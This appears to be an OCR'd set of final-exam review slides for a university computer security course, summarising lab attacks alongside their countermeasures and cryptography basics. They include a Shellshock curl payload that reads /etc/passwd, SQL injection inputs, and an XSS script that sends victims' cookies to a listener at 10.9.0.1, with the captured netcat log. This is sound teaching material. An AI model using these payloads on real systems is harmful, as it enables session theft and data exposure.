CSCI 476: Computer Security

Review

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
Fall 2022

Announcement

Project due TONIGHT @ 11:59 PM

Lab 10 Due Sunday December 11th

Fill out the course evaluation!



Takeaways

- **Trust-** Trust as little as possible. We never know for sure how a user will interact with software
- **Intended Design**- Users may interact with out system in ways that we did not think of.
- **Separation-** There should always be a clear separation of code and data (user input)
- **Privilege-** Privilege is a very powerful mechanism. We should never give more privilege than needed
- **Usability-** Security and software should be useable. Too much security will push people away
- **Layering-** Security should be happening at multiple layers

  (Firewall → Input Sanitization → Authentication → Antivirus Scanner)

Use your security knowledge to do good things!

Final Exam Logistics + Format

- Tuesday December 13th 2:00 – 3:50 PM
- You are allowed to use one 8.5 x 11 Note sheet (both sides, written or typed)
- No Laptops
- Final Exam is worth 15% of your grade
- There won't be a curve unless one is needed

The exam will consist of short answer questions about lecture material.
For each attack, you should be comfortable with:

a. What is the attack *is*
b. The attack methodology
c. The vulnerability/weakness that is being exploited (this might be a specific detail, or a general weakness)


You won't need to write any code or OS commands, but you might need to look at small snippets of code (python/PHP or C)

List of topics/content + sample exam questions can be found on the **study guide** (on the website)


Threat Modeling

- Threat modeling is a structured approach to assessing risk and defenses

1. What are you building?
2. What are the assets?
3. What can go wrong?
4. What should you do about those things that can go wrong?
5. Did you do a decent job of analysis?



Mind Map



SET-UID Programs

A SET-UID Program allows a user to run a program with the program owner's privilege

- User runs a program w/ temporarily elevated privileges

Every process has two User IDs

- Real UID (RUID)– Identifies the **owner** of the process
- Effective UID (EUID)– Identifies **current privilege** of the process

If a program owner == root,
The program runs with root privileges

- Methods of Attack
  - Unsafe Function Calls (`system()` vs `exec()`)
  - Overwriting important ENV variables (`PATH`)
  - Overwriting important linking ENV variables (`LD PRELOAD`)

Shellshock Attack

- Due to parsing logic in a vulnerable version of bash, we can export an environment variable that bash will interpret as a shell function


- Bash identifies **A** as a function because of the leading "`() {`" and converts it to **B**

```
[A]$ foo=() { echo "hello world"; }; echo "extra";
[B]$ foo () { echo "hello world"; }; echo "extra";
```

- In B, the string now becomes **two commands**

Two conditions are needed to exploit the vulnerability


- The target process must run a vulnerable version of **bash**
- The target process gets **untrusted user input via env. variables**



A **reverse shell** is a shell, but it redirects stdin, stdout, stderr back to our machine

Example Payload

curl -A "() { echo :; }; echo; /bin/cat /etc/passwd" `[URL]`



bash is listening for input on a network connection

You should know what a reverse shell is, and why we need one

Buffer Overflow


When a program unsafely writes data to **the stack** via some buffer, we can overflow the buffer with our data

- If we are smart, we can overwrite the **return address** and have the code jump to **our malicious function**

To find the important locations in our stack, we used $**ebp** and $**esp**

Countermeasures:

- Secure Shell (/bin/dash)
- ASLR
- Stack Guard
- Non-Executble Stack



The malicious code that we injected was **shellcode**

How did we bypass these countermeasures?

We filled overwrote everything else with **NOPs**

SQL Injection

It is common for user input to be inserted into a back-end SQL query. If an application is not careful about sanitizing user input, a user could **supply an input that could be interpreted as SQL code and will interfere with the query**

```
SELECT * FROM credential WHERE
name= '          ' and password='          ';
```

```
SELECT * FROM credential WHERE
name= 'Alice'#' and password='asdasdasd';
```

```
Username = Alice'#
Password = asdasdasd
```

NickName: ',salary='100000000

```
UPDATE credential SET
nickname=',salary='100000000',
email='$input_email',
address='$input_address',
PhoneNumber='$input_phonenumber'
where ID=$id;
```

Countermeasure: SQL Prepare() statements

XSS Attack


Goal: Get someone else's browser to execute our own JavaScript code

Vulnerability: Unsafe user input handling, and unsafe web communication policies

```
<script>document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + '>');</script>
```

```
Connection received on 10.0.2.4 38954
GET /?c=Elgg%3Dc3nvr4sm57jqk48dns0hb8bub3 HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.xsslabelgg.com/profile/alice
```

netcat server



Countermeasures:


- Filtering
- Encoding
- CSP, CORS


TCP Attacks

- **TCP Flooding-** spoof a bunch of packets with bogus source IP addresses with the SYN flag. The server thinks these are legitimate requests and allocates computational resources for the request. We flood a server with these until the server can no longer accept new requests (and essentially denying service)

- **TCP Reset-** Break an existing TCP connection by spoofing a TCP RST packet that looks like it came from one of the people in the existing TCP connection.

- **TCP Hijack-** Hijack an existing TCP connection to get a TCP server to execute arbitrary commands. Spoofed a packet with the correct information so that the server thinks it came from the client





TCP Header


Symmetric Cryptography / Secret Key Encryption

Block Cipher (AES)
→ Split messages into fixed sized blocks, encrypt each block separately

Hello there world


01101000	01100101	01101100
01101100	01101111	00100000
01110100	01101000	01100101
01110010	01100101	00100000
01110111	01101111	01110010
01101100	01100100	00001010


Block 1 Block 2 Block 3



Modes of encryption: **ECB**, CBC, CFG, CTR, CFB

Padding gets applied if the plaintext is not a multiple of the block size







An **initialization vector** (**IV**) is an arbitrary number that can be used with a secret key for data encryption

Frequency Analysis

(as a way to crack substitutions ciphers)



Hashing



Properties of Cryptographic Hash Function:


- Given a hash, it should be difficult to reverse it
- Given a message and it's hash, it should be difficult to find another message that has the same hash
- In general, difficult to calculate two values that have the same hash

Applications of Hashing:

- Message Integrity
- Password Storing
- Fairness and Commitment

Birthday Paradox

Hash Collisions occur when two inputs map to the same hash, which can have some scary consequences




Asymmetric Cryptography / Public Key Encryption

Public Key vs Private Key (Mathematically linked)


Public key used to encrypt; Private key used to decrypt

Alice knows the prime products that generated her key, so it's very easy for her to factorize

Eve does not know the products, and it is computationally infeasible for her to calculate the integer factorization of very large number



Diffie Helman Technique is used to transport a secret over an unsecure channel



RSA can not encrypt stuff that is larger than its key size,
So we typically will encrypt the key for **a symmetric encryption algorithm** (AES)

Private Keys are also used for **digital signatures**, which can be used to authenticate a message

Secret Last Question

On the last question, I will ask you to reflect on some of the things that we have discussed in CSCI 476

If you attempt it, and give a thoughtful answer, you will get full points ☺

Any Questions?

Thank You!

This class has been a blast to teach. Thank you for your patience, flexibility, and kindness ☺

There were a lot of long nights, and I know things were not perfect, but I am happy with how things went

I hope you enjoyed this class, and I hope the stuff you learned will be helpful in your career

If you are interested in security, check out *HackerCats*

I will be teaching 476 and 132 next semester 😎

Connect with me on LinkedIn! If you find a job in cybersecurity, *please* keep in touch!

If I can be of assistance to you for anything in the future, please let me know!

Congrats to those that are graduating next weekend! I hope you find a job that you love!